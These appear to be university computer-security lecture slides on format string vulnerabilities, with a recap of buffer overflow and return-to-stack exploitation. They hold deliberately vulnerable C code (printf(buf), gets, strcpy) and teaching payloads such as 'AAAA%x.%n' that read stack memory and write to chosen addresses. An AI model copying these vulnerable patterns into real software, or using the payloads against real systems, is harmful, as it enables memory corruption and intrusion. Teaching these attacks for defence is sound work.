

CSE467: Computer Security

9. Format String Vulnerabilities & Integer Overflow

Seongil Wi

**HW1 due date is midnight
today (Sep 26, 11:59 PM)**

HW2 will be Released



- Due: Oct. 24, 11:59PM
- Software security
 - Hacking practice: Capture the Flag (CTF)
- CTF server: will be noticed with the instruction.
 - We have sent an email to everyone regarding your login credentials to the web server
- Obey the law!
- Submission: write-up document

Recap: Morris Worm




- Exploited a **buffer overflow** vulnerability

```
int main(int argc, char* argv[]) {  
    char line[512];  
    /* omitted ... */  
    gets(line); /* Buffer Overflow! */  
    /* omitted ... */  
}
```

This simple line allowed the Morris Worm to infect 10% of the internet computers in 1988

Recap: Analyzing the Vulnerability



What if user input is 520 consecutive 'A's?

eip: 0x8049177
 ebp: 0xbffff708
 esp: 0xbffff504
 eax: 0xbffff508


Execution context

08049162 <main>:

```

08049162:  push    ebp
08049163:  mov     ebp, esp
08049165:  sub     esp, 0x200
0804916b:  lea     eax, [ebp-0x200]
08049171:  push    eax
08049172:  call    8049030 ; gets
08049177:  add     esp, 0x4
0804917a:  mov     eax, 0x0
0804917f:  leave
08049180:  ret
  
```

Recap: Return-to-Stack Exploit



Recap: System Calls

allow a program to interface with OS

7

0806c4b0 <__execve>:

```
806c4b0:  53                push    ebx
806c4b1:  8b 54 24 10       mov     edx,DWORD PTR [esp+0x10]
806c4b5:  8b 4c 24 0c       mov     ecx,DWORD PTR [esp+0xc]
806c4b9:  8b 5c 24 08       mov     ebx,DWORD PTR [esp+0x8]
806c4bd:  b8 0b 00 00 00    mov     eax,0xb
806c4c2:  cd 80            int     0x80
```

Register	Meaning
eax	System call number
ebx	1 st argument
ecx	2 nd argument
edx	3 rd argument

Register	Meaning
esi	4 th argument
edi	5 th argument
ebp	6 th argument
eax	Return value

Recap: List of System Calls for x86


- See: `/usr/include/i386-linux-gnu/asm/unistd_32.h`

```
#define __NR_restart_syscall 0
#define __NR_exit 1
#define __NR_fork 2
#define __NR_read 3
#define __NR_write 4
#define __NR_open 5
#define __NR_close 6
#define __NR_waitpid 7
#define __NR_creat 8
#define __NR_link 9
#define __NR_unlink 10
#define __NR_execve 11
#define __NR_chdir 12 ...
```



0xb

Recap: Final Exploitation



- Fill the buffer with our shellcode (Let's assume that it is 31 bytes)
- The rest of the buffer (481 bytes = 512-31) can be filled with any characters
- The old ebp can be filled with any characters (4 bytes)
- The return address should point to the shellcode (`0xbffff508`)¹


¹The buffer address should differ from machine to machine. Thus, it is necessary to obtain the right address from a debugger (e.g., GDB)

Recap: Exploit w/ or w/o GDB



- The buffer address identified through GDB is not the same as it without GDB
- Thus, our exploit doesn't work outside GDB!

Recap: Why Different?



Recap: Making Exploit Robust: NOP Sled

12

- NOP sled (a.k.a., NOP slide) is used to make the exploit robust against different buffer addresses
 - One-byte NO-OP (NOP) instruction is equivalent to `xchg eax, eax`
 - `0x90` represents the NOP instruction



Recap: Subtle Error



```
#include <stdio.h>
#include <string.h>
#define BUFSIZE (512)
```

```
void printer(char* str) {
    char buf[BUFSIZE];
    strcpy(buf, str);
    printf("%s\n", buf);
}
```

```
int main(int argc, char* argv[]) {
    if ( argc < 2 || strlen(argv[1]) > BUFSIZE ) return -1;
    printer(argv[1]);
    return 0;
}
```

We can just overwrite 1 byte NULL beyond the size of the buffer (buf)

But, some off-by-one bugs are exploitable!

Format String Exploit

Format String Exploit



- Another classic control hijack ***attack vector***
 - Another type of memory corruption in C
- First noted in around 1989 by Barton Miller

Format String is ...



- An argument right before “...” (variable-length arguments) that is used to convert C data types into a string (e.g., printf, sprintf, sscanf, syslog, ...)

```
int printf(const char *format, ...);
```


Format String is ...



- An argument right before “...” (variable-length arguments) that is used to convert C data types into a string (e.g., printf, sprintf, sscanf, syslog, ...)

```
int printf(const char *format, ...);
```



Format string

Example



```
int x = 0, y = 42;  
printf("%d, %d\n", x, y);
```

C is too Generous



```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

C is too Generous



```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

**GCC will happily
compile this code**

C is too Generous



```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

A red speech bubble with a white border, pointing from the bottom right towards the third format specifier '%d' in the printf statement. The bubble contains the text 'What is the result?'.

What is the result?

C is too Generous



```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test  
0, 42, 134513810
```

What is this number?
(0x8048492)

C is too Generous



```
int x = 0, y = 42;  
printf("%d, %d, %d\n", x, y);
```

What is the result?

```
$ ./test  
0, 42, 134513810
```

Stack memory value

The Security Problem



```
printf(buf);
```

What if this is given as
a user input...?

Format String Vulnerability Example

```
// ...  
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

- `buf = "Hello"` // No problem
- `buf = "%d.%d.%d\n"` // Leak memory

So Far ...



- Format string vulnerability allows us to ***read arbitrary memory*** contents on the stack

What about ***arbitrary memory write?***

Formats

27



Format	Meaning
%d	Decimal output
%x	Hexadecimal output
%u	Unsigned decimal output
%s	String output
%n	# of bytes written so far

Nothing printed for %n

%n Example



```
int x;
```

```
int y;
```

```
x = 10;
```

```
printf("%08d\n\n", x, &y);
```

```
printf("%d\n", y);
```

Printed output:

00000010

%n Example



```
int x;
```

```
int y;
```

```
x = 10;
```

```
printf("%08d\n\n", x, &y);
```

```
printf("%d\n", y);
```

8 bytes


1 byte for \n

Printed output:

00000010

9

Example Revisited



Virtual memory

// ...


```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

buf = "%n"

(Recognized as) Second parameter

First parameter

Example Revisited



Virtual memory

// ...


```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

buf = "%n"

← 0xbffff508

Write 0 to the
address 0x42


Example Revisited



// ...
recv(sock, buf, sizeof(buf), 0);
printf(buf);

buf = "%n"

Example Revisited: Exercise



Virtual memory


```
// ...
```

```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

`buf = "AAAA%x.%n"`

Write ? to the
address ?

Example Revisited: Exercise




```
// ...
```

```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

buf = "AAAA%x.%n"

Printed value:
AAAA

Example Revisited: Exercise



Virtual memory

```
// ...
```

```
recv(sock, buf, sizeof(buf), 0);
```

```
printf(buf);
```

buf = "AAAA%x.%n"

0xbffff508


0x42

0xbffff508

Printed value:

AAAA42

Example Revisited: Exercise



Virtual memory

```
// ...
```


```
recv(sock, buf, sizeof(buf), 0);
```

```
printf(buf);
```

`buf = "AAAA%x.%n"`

Printed value:
AAAA42.

Example Revisited: Exercise



Virtual memory

```
// ...
```

```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```


buf = "AAAA%x.%n"

Third parameter!

Printed value:
AAAA42.

Write ? to the
address 0x41414141

Example Revisited: Exercise



Virtual memory

```
// ...
```

```
recv(sock, buf, sizeof(buf), 0);  
printf(buf);
```

buf = "AAAA%x.%n"

Third parameter!

Printed value:

AAAA42.
7

Write 7 to the
address 0x41414141

Format String Vulnerability



Allows an attacker to write arbitrary data to arbitrary addresses!

Q. If you can choose an address to overwrite (32-bit), which address will it be?

Many Choices



